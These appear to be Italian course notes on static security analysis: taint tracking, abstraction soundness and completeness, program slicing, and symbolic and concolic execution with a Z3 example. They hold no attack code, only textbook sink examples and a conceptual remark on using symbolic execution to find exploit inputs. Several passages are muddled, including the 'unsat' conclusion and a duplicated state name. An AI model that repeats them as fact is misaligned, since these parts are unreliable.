- **Propagare lo stato di taint da variabile a variabile**
 - Assegnazione o chiamata di funzione: *strncat(dst, src, n)* propaga lo stato di taint da *src* a *dst* (se (*tainted[src]*) allora *tainted[dst] = true*)
- **Pulire lo stato di taint di una variabile**
 - Dichiarazioni che controllano o sanificano l'input come *\$string = htmlentities(\$string);* pulisce *\$string* per iniezione HTML
- **Essere potenziali vulnerabilità (sink)**
 - Dichiarazioni che utilizzano una variabile che non deve essere contaminata.
 - Ad esempio, *Statement.executeQuery(str)* (se *str* è contaminato, esiste una vulnerabilità di SQL injection); *system(str)* (se *str* è contaminato, esiste una vulnerabilità di command injection);

echo(\$string) (se \$string è contaminato c'è una vulnerabilità di injection HTML (XSS)).

Con questo tipo di analisi del flusso di dati, è possibile trovare alcune vulnerabilità (fondamentalmente tutte le vulnerabilità basate sull'iniezione). Parlando della funzione di sanificazione, abbiamo detto che lo stato di contaminazione dipende dal tipo di iniezione che stiamo considerando. Per questa analisi non è sufficiente avere un singolo valore booleano che sia contaminato o meno. Ci possono essere diversi tipi di contaminazione (e possono essere rappresentati da alcuni flag booleani):

- Diversi tipi di sorgenti contaminano le variabili in modo differente
 - dalla rete, da un file di configurazione, ...
 - Per alcune vulnerabilità potremmo non voler considerare alcune fonti.
- Le funzioni di filtraggio possono filtrare solo alcuni tipi di taint
 - Per esempio, una funzione che sfugge ad alcuni caratteri ma non ad altri
- I sink possono essere sensibili solo a determinati tipi di stati di contaminazione.
 - Per esempio, è sensibile solo se la fonte del taint è la rete
- A un sink possono essere associati diversi livelli di gravità in base al tipo di stato di taint

Esistono anche altre applicazioni di analisi dei taint per l'analisi delle vulnerabilità:

- Overflow di buffer
 - In questo caso la sola analisi del taint non è sufficiente. L'analisi del taint può scoprire se il contenuto di un buffer che va in overflow proviene da una fonte non attendibile, ma non è sufficiente da sola per capire se un buffer va in overflow o meno. L'analisi del taint dice solo se i dati non attendibili raggiungono un punto in cui sono memorizzati nell'array, ma l'altra condizione da tenere sotto controllo è se il buffer può traboccare o meno (tenere traccia della dimensione del buffer e della dimensione dei dati che vengono aggiunti al buffer).
 - Esempio: `strncpy(dst, src, n)` è vulnerabile ad un buffer overflow se
 - `src` è contaminato
 - `alloc_size(dst) <= n` (traccia questo predicato)
 - L'algoritmo sarà in grado di scoprire se esiste una vulnerabilità verificando questa asserzione: `(! tainted(src) || alloc_size(dst) > n)`. Se è falso, è presente una vulnerabilità di overflow del buffer.
- Formato stringhe
 - È necessario che un utente malintenzionato inietti qualcosa che verrà utilizzato all'interno di una stringa di formato. In questo modo l'attaccante può controllare la stringa di formato.

L'analisi del taint e l'analisi del flusso di dati possono essere utilizzate per trovare molte vulnerabilità diverse, anche se esiste il problema della precisione, poiché potrebbe non essere sufficiente per trovare in modo affidabile queste vulnerabilità. In generale, le approssimazioni effettuate sono tali da produrre più falsi positivi che falsi negativi.

Per rendere più precisi i risultati dell'analisi del flusso di dati, ci sono altre analisi tipiche che vengono eseguite insieme a quelle che sono specificamente dirette a trovare alcune vulnerabilità specifiche, perché eseguendo queste analisi è possibile conoscere meglio il possibile valore delle variabili durante l'esecuzione del programma:

- Aliasing del puntatore
 - Traccia le relazioni tra le variabili del puntatore: must alias, may alias, cannot alias
 - Possiamo verificare se due valori di puntatori possono puntare alla stessa posizione. Questo è importante perché quando ciò accade, anche se le due variabili sono diverse, possono puntare allo stesso valore. Se lo sappiamo, la precisione dell'analisi aumenta.
- Stato di inizializzazione delle variabili
- Predicati sullo stato delle variabili
 - Come il predicato dell'esempio di buffer overflow.

Modelli di transizione di stato

Non tutte le vulnerabilità di un programma possono essere verificate con l'analisi del flusso di dati. Ci sono alcune proprietà che richiedono un altro tipo di modello (non solo il CFG e il CG), ovvero il **modello di transizione di stato** del programma. Questo accade quando si vogliono verificare alcune proprietà temporali che non possono essere controllate con l'analisi del flusso di dati.

- Esempio: verificare l'assenza di memory leaks derivanti dalla mancata liberazione della memoria allocata richiede la verifica di una formula TL (Temporal Logic) (per la precisione) che potrebbe essere scritta in questo modo: "Ogni volta che un puntatore viene restituito da una funzione di allocazione, alla fine nel futuro il puntatore deve essere passato alla funzione free prima che il puntatore venga cancellato"

Queste proprietà possono essere verificate eseguendo il *model checking* o la *dimostrazione di teoremi* su una **transizione di stato**.


modello. Il modello viene costruito automaticamente a partire da *AST + tabella dei simboli*.

Astrazioni

Il problema principale di tutte queste analisi è che la **complessità del codice** può impedire un'analisi comportamentale completamente dettagliata, vale a dire che, poiché il codice è complesso, se si cerca di analizzarlo nei minimi dettagli (soprattutto con i modelli di transizione di stato, poiché l'analisi del flusso di dati è meno complessa) il tempo necessario per eseguire l'analisi aumenta. La complessità può essere ridotta creando **modelli più astratti**. Naturalmente, l'introduzione di astrazione può introdurre anche approssimazioni che rendono l'analisi meno precisa.

Esiste un modo per introdurre astrazioni senza perdere precisione nell'analisi, ed è qualcosa che gli strumenti di analisi statica fanno ogni volta che è possibile. Il punto è **astrarre tutti i dettagli che non sono rilevanti per verificare la proprietà che si vuole controllare**. In questo modo, non si perde precisione nell'analisi, ma si riduce la dimensione del modello.

È possibile rappresentare l'insieme di tutte le possibili esecuzioni del modello (K è, ad esempio, il modello di transizione di stato). Con un'astrazione, le esecuzioni vengono mappate su un numero ridotto di esecuzioni. Necessariamente, questa mappatura mapperà le diverse esecuzioni sul modello



stesso, poiché diventeranno indistinguibili. In questo modo, senza trascurare aspetti importanti, sarebbe possibile analizzare un modello più semplice, ovvero il modello astratto.

A seconda che si riesca o meno a fare esattamente ciò che è stato mostrato prima, ci sono situazioni possibili. Supponiamo che K^* e f^* siano la versione astratta e K e f la versione concreta:

- Astrazione (sound) che preserva la correttezza:**
 - Se la proprietà è valida nel modello astratto, allora è valida anche nel modello concreto.
 - $*K |= f^* \Rightarrow K |= f$
- Astrazione (complete) che preserva dagli errori:**
 - Se la proprietà è valida nel sistema concreto, allora è vera anche nel sistema astratto. Se non c'è vulnerabilità nel sistema concreto, non ci sarà vulnerabilità nel sistema astratto.
 - $*K |= f^* \Leftarrow K |= f$
- Astrazione fortemente conservativa:**
 - Trascurare esattamente ciò che non è necessario. Analizzare una proprietà nel sistema astratto equivale ad analizzarla nel sistema originale.
 - $*K |= f^* \Leftrightarrow K |= f$


Nel caso di solidità e completezza ci sono implicazioni diverse in termini di falsi positivi e falsi negativi. Nel caso della **solidità**, si possono avere falsi positivi, mentre nella **completezza** si possono avere falsi negativi.

- **Conservazione della correttezza (soundness)**
 - Se verifichiamo f^* su K^* , possiamo concludere che f vale su K
 - Possono essere rilevati falsi errori (falsi positivi)
- **Conservazione degli errori (completezza):**
 - Se troviamo che f^* è falsa su K^* , possiamo concludere che f è falsa su K
 - Gli errori possono essere mancati (falsi negativi)

Tutti gli strumenti di analisi statica cercano di introdurre astrazioni *valide*, cioè di introdurre *falsi positivi*. È molto più facile avere falsi positivi che falsi negativi.

Esempio di astrazione fortemente conservativa Questo esempio mostra un modello di transizione di stato di un programma che utilizza solo un semplice contatore. Le frecce rappresentano gli incrementi/decrementi del contatore. Se non c'è un limite al numero di bit dell'intero, si tratta di un sistema a stati infiniti. Se la proprietà include solo alcuni predicati sulla variabile (per esempio, $xzero$ e $xpos$ che

significa che x è zero e x è positivo), è possibile creare un modello astratto del sistema che ha solo 3 stati: $xzero$, $xpos$ e $xpos$. Tutti gli stati in cui il contatore è > 1 sono collassati in due stati: uno per i numeri dispari e uno per i numeri pari.




Si tratta di un'astrazione forte e conservativa se la proprietà include soltanto

I predicati $xzero$ e $xpos$ perché in questo caso possiamo vedere che possiamo tornare allo stato zero solo se c'è un numero uguale di incrementi e un numero uguale di decrementi. In pratica, dopo essere stati in un numero dispari di stati in cui $xpos$ è vero. Per questo motivo, possiamo dire che se consideriamo il sistema originale ogni run del sistema è uno stato in cui $xzero$ è vero, seguito da un numero dispari di stati in cui $xpos$

è vero (e può essere ripetuto 0 o più volte). Si traduce in:

$$\text{Run} = (xzero(odd\ number\ of\ xpos))^*$$




Possiamo dire che la seconda rappresentazione è equivalente alla prima se siamo interessati solo alle proprietà zero o positive di x .

Approssimazioni


Un altro modo di introdurre astrazioni è quello di introdurre approssimazioni. Un'astrazione è **esatta** se:

- Per ogni corsa di K c'è una corsa corrispondente di K^*
- Per ogni corsa di K^* esiste un corrispondente insieme di corse di K

In caso di approssimazione esatta, le corse del sistema concreto sono le stesse rappresentate dal sistema astratto. In caso di **approssimazione**, alcune corse del sistema concreto non sono rappresentate da corse corrispondenti del sistema astratto e alcune corse del sistema astratto non rappresentano corse reali del sistema concreto. Quando ciò accade, è possibile che si verifichino situazioni diverse.




È possibile che le corse del sistema concreto siano un sottoinsieme o un superset delle corse rappresentate dal sistema astratto. In questo caso si parla di **sovra/sotto approssimazioni**.



Se non ci sono approssimazioni, i due insiemi sono uguali. Se c'è un'approssimazione, i due insiemi hanno un'intersezione, ma ci sono alcune corse del sistema concreto che non sono rappresentate in quello astratto e viceversa.

Se analizziamo i run del sistema astratto e scopriamo che uno di questi run presenta una vulnerabilità, quel run non rappresenta il run del sistema concreto, quindi è un **falso positivo**. Allo stesso tempo, se la vulnerabilità è presente nel sistema reale ma non nell'insieme dei run del sistema astratto, si tratta di una vulnerabilità reale ma non riconosciuta, quindi di un **falso negativo**.

Se i due insiemi sono uno dentro l'altro, sono possibili solo FP o FN.



Osservando l'immagine precedente, se abbiamo la situazione che le corse rappresentate dal sistema astratto sono un sottoinsieme di quello concreto (**sotto approssimazione**), allora tutte le vulnerabili al suo interno saranno sicuramente TP, ma quelle al di fuori non saranno riconosciute ma esistono quindi saranno tutte FN.


Se abbiamo un'approssimazione **eccessiva**, ci può essere una vulnerabilità che è sicuramente un TP, ma quelle al confine saranno riconosciute anche se non all'interno delle corse di K (il sistema reale), quindi saranno FP.

Quindi, diciamo che:

Per qualsiasi formula LTL f :


- Un'approssimazione eccessiva preserva la correttezza (consente di determinare con certezza se f è vera).
- Una sotto-approssimazione è a prova di errore (permette di determinare con certezza se f è violata)

È possibile ridurre ulteriormente il numero di stati dell'esempio precedente a 2 utilizzando un'approssimazione. In questo caso il modello rappresenta un **xzero** seguito da un numero **qualsiasi** di **xpos**. In questo caso stiamo facendo un'**approssimazione eccessiva**. Stiamo rappresentando più comportamenti di quelli possibili nel sistema originale. In questo caso si possono verificare dei falsi positivi se si analizza una proprietà su questo sistema.



If f includes only xzero and xpos,

Run = $(xzero \text{ (any number of xpos)})^*$



Slicing del programma (astrazione del codice sovra-approssimato)

Con questa tecnica è possibile creare sovra-approssimazioni direttamente a partire dal codice del programma, senza costruire il modello di transizione di stato del programma ma solo modificando il codice del programma. Ci sono alcune variabili che vogliamo controllare perché influenzano la proprietà da verificare (in questo caso la proprietà è una formula f):

- Calcolo dell'insieme **C** di variabili che influenzano **f** (*cono di influenza*)
 - Può essere calcolato eseguendo la propagazione. Verificare se la variabile nel cono di influenza può influenzare o meno il valore di verità del predicato nella formula. L'algoritmo è:
 - Inizialmente, C viene inizializzato con tutte le variabili che influenzano il valore di verità delle proposizioni atomiche in **f**
 - Quindi, C viene completato sommando tutte le variabili utilizzate direttamente o indirettamente per calcolare i valori assegnati alle variabili in C (algoritmo iterativo).
- Eliminate dal programma tutte le variabili non incluse in **C** e tutte le istruzioni che non modificano le variabili in **C**.
- Sostituire tutte le decisioni (condizioni di alcune affermazioni) che dipendono da variabili eliminate con scelte non deterministiche.

```
i = 0;
j = 0;
k = 0;
while (i < MAX && j < MAX) {
    if (vect1[i] < vect2[j])
        vect3[k++] = vect1[i++];
    else
        vect3[k++] = vect2[j++];
}
while (i < MAX)
    vect3[k++] = vect1[i++];
while (j < MAX)
    vect3[k++] = vect2[j++];
putchar('\n');
for (i=0; i < MAX*2; i++)
    printf("%d\n", vect3[i]);
```

```
i = 0;
j = 0;
k = 0;
while (i < MAX && j < MAX) {
    if (nd(T,F))
        i++; k++;
    else
        j++; k++;
}
while (i < MAX)
    i++; k++;
while (j < MAX)
    j++; k++;

for (i=0; i < MAX*2; i++)
    ;
```

$[](k>=i \&\& k>=j)$

A sinistra c'è il programma reale + la formula da verificare. Applicando la tecnica, i valori delle matrici non influenzano la verità della formula, quindi possono essere rimossi. Poiché esiste una condizione che coinvolge i valori delle matrici, la trasformeremo in una **scelta non deterministica** (può essere vera o falsa in modo non deterministico). Si tratta di un'approssimazione eccessiva del comportamento originale, poiché esiste una scelta non deterministica.

Esecuzione simbolica

L'esecuzione simbolica può essere di tipo:

- forward execution
- backward execution

È una tecnica che proviene dal campo del testing del software. La sua idea principale è quella di **testare un programma eseguendolo con dati simbolici anziché concreti**. Corrisponde a testare diversi input simultaneamente. Condivide l'idea di utilizzare modelli simbolici per i dati come nell'analisi dei flussi di dati e di controllo.

Anche se viene chiamata "Esecuzione simbolica", non si tratta di una normale esecuzione del programma, ma di una sorta di **simulazione** che utilizza modelli astratti di dati. Esegue qualcosa di simile all'esecuzione reale, ma con simboli nei dati che rappresentano *interi domini di tipi*.

L'esecuzione simbolica può essere utilizzata per il **controllo delle asserzioni** (ad esempio, se si inserisce un'asserzione nel programma, quando l'esecuzione arriva in quel punto del programma è possibile valutare l'asserzione).

Naturalmente, anche se simile all'analisi del flusso di dati, utilizza una tecnica di analisi diversa. Lo stato di esecuzione di un programma simbolico è una tripla (cs

, σ , π) dove:

- **cs è lo stato di controllo:** è la stessa informazione utilizzata nell'esecuzione reale. In effetti, la funzione simbolica L'esecuzione non astrae il flusso di controllo, ma la rappresentazione dei dati.
- **σ è lo stato delle variabili**
 - Mappatura tra variabili ed espressioni simboliche.
- **π è un predicato di percorso:** è un predicato (formula logica) che può essere vero o falso. Rappresenta un insieme di vincoli quando si raggiunge un punto particolare dell'esecuzione. Si tratta fondamentalmente di vincoli sulle variabili che devono essere validi a causa dei rami presi in precedenza.


Quando viene eseguita un'istruzione, lo stato viene aggiornato.

- Ogni volta che a una variabile viene assegnato un nuovo valore, σ viene aggiornato.
- Ogni volta che un'istruzione condizionale π viene aggiornata con la condizione che è stata trovata per l'istruzione condizionale.
 - In questo punto, inoltre, c'è anche un **controllo di fattibilità**: la fattibilità dei rami viene verificata da un verificatore di soddisfabilità (SMT solver). Questo accade perché stiamo usando espressioni simboliche, quindi quando valutiamo un'espressione, questa è simbolica. Può essere vera o falsa a seconda del valore delle variabili che abbiamo in quel momento dell'esecuzione. Come caso speciale, è possibile che uno dei rami non venga mai preso perché l'esecuzione è sempre vero/falso. In questo caso l'esecuzione simbolica non prenderà il ramo per il quale la condizione è sempre falsa. Prenderà il ramo solo se la condizione è soddisfacibile (**risolutore della Teoria della Modulo Satisfiability**).

L'esempio mostra un programma C che include un'asserzione. Si vuole verificare se l'asserzione può fallire per alcuni input. Se l'asserzione può essere falsa, è possibile trovare per quali valori l'asserzione può essere falsa. Dopo aver costruito il grafo, è possibile avviare l'esecuzione con uno stato iniziale in cui lo stato di controllo è 0 e in cui non c'è alcuna mappatura dei valori su a e


```
int f(int a, int b) {  
    int x = 0, y = 0;  
    if (a != x) {  
        y = 3+x;  
        if (b == 0)  
            x = 2*(a+b);  
    }  
    assert(x-y != 0);  
    return x-y;  
}
```

Can the assert fail
for some inputs a,b?



b.

Questo è un esempio di come può essere eseguita l'esecuzione:



Lo stato iniziale è quello in cui lo stato di controllo è 0, σ è vuoto e π è vero perché non ci sono vincoli. Poi, nel nodo di ingresso abbiamo che a a e b viene assegnato un valore, ma non conosciamo questi valori. Diremo che i valori prenderanno a_0 e b_0 che possono essere qualsiasi numero intero. Poi, c'è un'assegnazione di x e y a 0, quindi in σ ci saranno altre due assegnazioni.

Ora, nello stato di controllo 2 c'è un'affermazione condizionale $a \neq x$ con due possibilità: $a == x$ e $a \neq x$. Trattandosi di un'affermazione condizionale, è necessario **verificare la fattibilità**, cioè controllare se la condizione è possibile. È

È possibile utilizzare uno strumento SMT per farlo (ad esempio, Z3). Una volta fatto questo, sappiamo quali rami sono possibili (in questo caso entrambi). Prendendo il valore di $a ==$

x ramo arriviamo nello stato in cui c'è l'asserzione, e notiamo che che ora $\pi = a == x$ perché abbiamo preso il ramo. Poiché esiste l'asserzione, dobbiamo inserirla nello strumento SMT. In questo caso lo strumento dirà che è

unsat (insoddisfacente). Abbiamo quindi scoperto che l'asserzione può essere falsa, in particolare quando $a_0 = 0$ e $b_0 = 0$.

È quindi possibile prendere l'altro ramo e vedere cosa succede. In questo caso, quando $b \neq 0$ lo stato di controllo 6 darà un risultato diverso, poiché $y = 3$ e l'asserzione sarà soddisfatta.

```

; Variable declarations
(declare-const a0 Int)
(declare-const b0 Int)
(declare-const a Int)
(declare-const b Int)
(declare-const x Int)
(declare-const y Int)

; Constraints
(assert (= a a0))
(assert (= b b0))
(assert (= x 0))
(assert (= y 0))
(assert (= a x))
(assert (not (= (- x y) 0)))


; Solve
(check-sat)
(get-model)

```

Esecuzione simbolica: pitfalls

Se ci sono dei loop, con l'esecuzione simbolica dobbiamo fare il loop molte volte (forse per sempre). Se si arriva in un certo stato di controllo che è lo stesso del precedente, si può notare che si notano dei cambiamenti e quindi ci si ferma. Il problema è che per esplorare tutti i possibili stati del programma si rischia un'esecuzione infinita di percorsi (path explosion). Quando c'è un numero illimitato di percorsi, ci sono alcune possibili soluzioni:

- Esistono alcune tecniche senza perdita (ad esempio, alcune condizioni in cui è sicuro interrompere il calcolo).
- Limitare l'esecuzione a un sottoinsieme di tutti i percorsi



Queste soluzioni, ovviamente, introducono falsi negativi.

Limitazioni del risolutore SMT

Il problema della soddisfabilità è decidibile solo sotto alcune condizioni. In generale, se non poniamo tanti vincoli è un problema insoddisfacibile: non è possibile costruire un algoritmo che dia sempre la risposta giusta. L'immagine mostra alcuni teorie, casi speciali della *logica di ordine 1*, in cui si limita il numero di operazioni da considerare.

La conclusione è che a volte, poiché molti problemi sono indecidibili, il risolutore SMT non sarà in grado di risolvere l'insieme dei vincoli. Inoltre, l'analisi può richiedere molto tempo.

	Theory	With quantifiers	Quantifier-free
Equality	= over uninterpreted const, funct, pred	undecidable	P
Peano	+, *, = over natural numbers	undecidable	undecidable
Pressburger	+, = over natural numbers	EXP	NP-Complete
Linear integer	+,*,<,= over integers with only linear formulas	EXP	NP-Complete
Real	+,-,*,<,= over reals	EXP	EXP
Arrays	Read, write, = on single elements over arrays	undecidable	NP-Complete

Trattare con altri elementi linguistici

- **Strutture dati e puntatori**
 - I solutori SMT più avanzati sono in grado di gestire array e funzioni non interpretate
 - È possibile utilizzare modelli di dati più precisi per le variabili (compresi i puntatori).
- **Chiamate di funzione**
 - Le possibili soluzioni sono l'inlining e la prosecuzione dell'esecuzione tra le varie funzioni
 - => porta a un'ulteriore complessità e all'esplosione dei percorsi
 - Altro problema: librerie esterne (non disponibili)

L'esecuzione simbolica e concolica può essere applicata non solo al codice sorgente, ma anche ai file binari. La capacità dell'esecuzione simbolica di decidere se un'asserzione può essere falsa, ma anche i valori da dare in ingresso per rendere l'asserzione falsa, è qualcosa che è possibile utilizzare per attaccare un software. Prima si costruisce il modello a partire dai file binari, poi si esegue un'esecuzione simbolica e si utilizza un'asserzione che rappresenta una possibile vulnerabilità. Se un'asserzione può essere falsa, la vulnerabilità può essere presente e il risolutore SMT fornirà l'input da dare al programma per attivare la vulnerabilità.

Concolic Execution

È un'esecuzione mista **concreta** e **simbolica**. Si tratta di un modo per mitigare la complessità passando ai test (scambiando la precisione con le prestazioni). I due metodi dovrebbero essere combinati per analizzare un programma complesso per il quale l'esecuzione simbolica introdurrebbe delle approssimazioni. L'idea è di utilizzare in alcune parti del programma alcune esecuzioni concrete per rendere l'analisi più precisa.

I test hanno la proprietà di non dare mai un falso positivo: se lo testiamo, l'esecuzione è possibile. Esistono due forme diverse:

- **Esecuzione simbolica dinamica**
- **Esecuzione simbolica selettiva**

Esecuzione simbolica dinamica

L'esecuzione concreta guida l'esecuzione simbolica. Si inizia con un'esecuzione concreta con alcuni input casuali. Quindi, il programma viene eseguito in **modalità doppia** (*simbolica e concreta*). In questo caso, la **fattibilità del percorso non è più necessaria**, poiché c'è l'esecuzione concreta che dice che è possibile. Ciò significa che non è necessario utilizzare SMT per ogni ramo.

Quando l'esecuzione termina, **neghiamo il vincolo dell'ultimo percorso**. In questo modo diciamo: "È possibile che l'ultima decisione presa venga presa in un modo diverso (prendendo l'altro ramo)?". In questo caso usiamo il **solutore SMT per trovare nuovi input per esplorare l'altro ramo**. Ripetiamo l'esecuzione concettuale con i nuovi input trovati e così via.

Esecuzione simbolica selettiva

Soluzione per il caso di funzioni per le quali **non è disponibile il codice** (quindi non è possibile eseguire l'esecuzione simbolica) ma che possono essere eseguite concretamente. In questo caso, invece di avere un'esecuzione simbolica e una concreta che corrono insieme, ci sono parti eseguite solo simbolicamente e altre parti eseguite solo concretamente. L'idea è che:

- Quando si raggiunge una chiamata, l'esecuzione della funzione continua solo in modalità **concreta** (con gli ingressi concreti selezionati).
- Quando la chiamata di funzione termina, il valore di ritorno viene utilizzato per riprendere l'esecuzione simbolica.

In questo caso, possono essere introdotti **falsi negativi**, perché le parti del codice che vengono eseguite concretamente vengono eseguite solo per alcuni input (e non per tutti i possibili input).

```
int f (int a, int b) {  
    int x = g(a,b);  
    if (b == 0)  
        assert(false);  
    return x;  
}
```

```
int f (int a, int b) {  
    int x = g(a,b);  
    if (x == 0)  
        assert(false);  
    return x;  
}
```

In pratica, Esecuzione simbolica selettiva significa dividere il codice in regioni eseguite in modi diversi

- solo simbolicamente
- solo concretamente
- simbolicamente e concretamente

La modalità di esecuzione cambia quando si attraversa un confine

- ad esempio, da simbolico a concreto (selezionando i dati concreti compatibili con lo stato simbolico)
- ad esempio, dal concreto al simbolico

Proprietà di esecuzione simbolica e concolica

Come i test:

- È difficile/impossibile ottenere una copertura completa per programmi complessi (=> falsi negativi)
- In linea di principio, nessun falso positivo
 - quando si raggiunge un'asserzione che può essere falsa, esistono degli input (e un percorso di esecuzione) che conducono alla violazione
- In pratica, dipende da come vengono gestite le limitazioni dell'esecuzione simbolica.
 - L'esecuzione simbolica è talvolta combinata con approssimazioni eccessive (ad esempio, slicing).
 - Il risolutore SMT potrebbe non riuscire a decidere la fattibilità

Strumenti di analisi statica del codice

Abbiamo visto che esistono diverse tecniche che possono essere utilizzate per l'analisi statica. Esistono molti strumenti che implementano queste tecniche, poiché l'analisi statica non è solo per la sicurezza, ma in generale può essere usata per trovare bug. Alcuni di essi sono più specializzati per gli aspetti di sicurezza, altri sono più generali. OWASP raccoglie informazioni su tutti questi strumenti. Ogni strumento combina più tecniche, quindi ha capacità di rilevamento diverse. A seconda delle tecniche utilizzate, la **copertura** delle vulnerabilità del software è diversa. Qualcuno ha cercato di testare questi strumenti creando dei **benchmark**, ovvero delle raccolte di programmi che possono essere analizzati dallo strumento per capire quali sono quelli con più FP/FN.

Questi strumenti possono adottare diverse tecniche di analisi statica del codice, quali:

- Scansione lessicale
- Controllo strutturale
 - controllo del tipo, controllo dello stile, ecc.
- Controllo/Analisi del flusso di dati
- Verifica della logica temporale
 - Model checkers
 - Theorem provers
- Esecuzione simbolica

